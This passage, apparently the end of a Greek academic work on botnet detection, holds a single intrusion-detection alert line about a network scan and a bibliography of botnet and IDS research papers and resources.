11/27/08-12:16:27.927375 [**] [777:7777001:1] **E1[bh] Detected intense non-malware scan by 195.251.107.108** (# pkts S/M/O/I=0/0/10/0) of 10 IPs: 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 195.251.[redacted].23 [**] {TCP} 195.251.[redacted]:0 -> 195.251.[redacted]:0

Βιβλιογραφία

1. Akiyama M., Kawamoto T., Shimamura M., Yokoyama T., Kadobayashi Y., and Yamaguchi S., A proposal of metrics for botnet detection based on its cooperative behaviour. International Symposium on Applications and the Internet (SAINT) 2007
2. Al-Hammadi Y. and Aickelin U., Detecting Botnets Through Log Correlation. IEEE / IST Workshop on "Monitoring, Attack Detection and Mitigation", 2006
3. Al-Hammadi Y. and Aickelin U., Detecting Bots Based on Keylogging Activities. IEEE, Proceedings of the 2008 Third International Conference on Availability, Reliability and Security
4. Barford P. and Yegneswaran V., An inside look at botnets. Special Workshop on Malware Detection, Advances in Information Security, Springer Verlag, 2006
5. Beale J., Foster J., Posluns J., Russell R., Caswell B., Snort 2.0 Intrusion Detection, book, 2003
6. Bleeding edge threats, http://www.bleedingthreats.net/
7. BotHunter®, http://www.bothunter.net/
8. Botnet Research Survey. IEEE, COMPSAC '08: Proceedings of the 2008 32nd Annual IEEE International Computer Software and Applications Conference
9. Botnets: The New Threat Landscape, white paper, Cisco 12/2007
10. Choi H., Lee H., Lee H., Kim H., Botnet Detection by Monitoring Group Activities in DNS Traffic. IEEE, Proceedings of the 7th IEEE International Conference on Computer and Information Technology
11. Cooke E., Jahanian F., McPherson D, The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets. USENIX, Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI) 2005
12. Dagon D., Zou C., and Lee W., Modeling botnet propagation using time zones, in Network and Distributed System Security (NDSS) Symposium 2006, Conference Proceedings
13. Dreger H., Feldmann A., Mai M., Paxson V., Sommer R., Dynamic Application-Layer Protocol Analysis for Network Intrusion Detection. USENIX Security Symposium, Proceedings of the 15th conference, 2006
14. Fast flux, http://en.wikipedia.org/wiki/Fast_flux
15. Goebel J. and Holz T., Rishi: Identify bot contaminated hosts by IRC nickname

evaluation. USENIX, Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, HotBots 2007

16. Grizzard J. B., Sharma V., Nunnery C., Kang B. B., Dagon D., Peer-to-Peer Botnets Overview and Case Study. USENIX, Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, HotBots 2007
17. Gu G., Perdisci R., Zhang J., and Lee W., BotMiner Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection, USENIX, Proceedings of the 17th conference on Security symposium, 2008
18. Gu G., Porras P., Yegneswaran V., Fong M., and Lee W., BotHunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation. USENIX, Proceedings of 16th USENIX Security Symposium, 2007
19. Gu G., Zhang J., and Lee W., BotSniffer Detecting Botnet Command and Control Channels in Network Traffic. 15th Annual Network & Distributed System Security Symposium (NDSS), 2008
20. Guide on Policy and Technical Approaches against Botnet, Asia-Pacific Economic Cooperation (APEC), Telecommunications and Information Working Group, project, December 2008
21. Holz T., Steiner M., Dahl F., Biersack E., Freiling F., Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on StormWorm. Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats (LEET), 2008
22. Ianelli N. and Hackworth A., Botnets as a Vehicle for Online Crime, CERT© Coordination Center, Forum of Incident Response and Security Teams (FIRST), 18th Annual Conference, 2006
23. M. A. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A multifaceted approach to understanding the botnet phenomenon. Proceedings of the 6th ACM SIGCOMM conference on Internet measurement (IMC), 2006
24. Malware Tunneling in IPv6, http://www.us-cert.gov/reading_room/IPv6Malware-Tunneling.pdf
25. Overton M., Bots and botnets, white paper in Virus Bulletin 2005, Oct 2005
26. Porras P., Saidi H., and Yegneswaran V., A Multi-perspective Analysis of the Storm (Peacomm) Worm. Technical report, SRI International, October 2007
27. Rajab M. A., Zarfoss J., Monrose F., and Terzis A., My botnet is bigger than yours (maybe, better than yours): why size estimates remain challenging.

USENIX, Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, HotBots 2007

28. Schoof R. & Koning R., Detecting peer-to-peer botnets, University of Amsterdam project, 2007
29. Shirley B. and Mano C., A Model for Covert Botnet Communication in a Private Subnet, in Proceedings of IFIP Networking 2008
30. Snort (software), http://en.wikipedia.org/wiki/Snort_(software)
31. Stinson E. and Mitchell J., Towards Systematic Evaluation of the Evadability of Bot/Botnet Detection Methods, USENIX, Proceedings of the 2nd conference on USENIX Workshop on offensive technologies, 2008
32. Strayer W. T., Walsh R., Livadas C., and Lapsley D., Detecting Botnets with Tight Command and Control. IEEE, Proceedings of the 31st IEEE Conference on Local Computer Networks (LCN), 2006
33. Symantec Report on the Underground Economy July 07–June 08, white paper, http://www.symantec.com/
34. The Honeynet Project, http://www.honeynet.org
35. The Shadowserver Foundation, http://www.shadowserver.org/
36. Trend Micro: Taxonomy of botnet threats, white paper, 2006
37. Vogt R., Aycock J., and Jacobson M., Jr., Army of Botnets. The 14th Annual Network & Distributed System Security Symposium (NDSS), 2007
38. Wang Ping, Sparks Sherri, Zou Cliff, An Advanced Hybrid Peer-to-Peer Botnet. USENIX, Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, HotBots 2007
39. Yen Ting-Fang and Reiter Michael, Traffic Aggregation for Malware Detection. Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA), 2008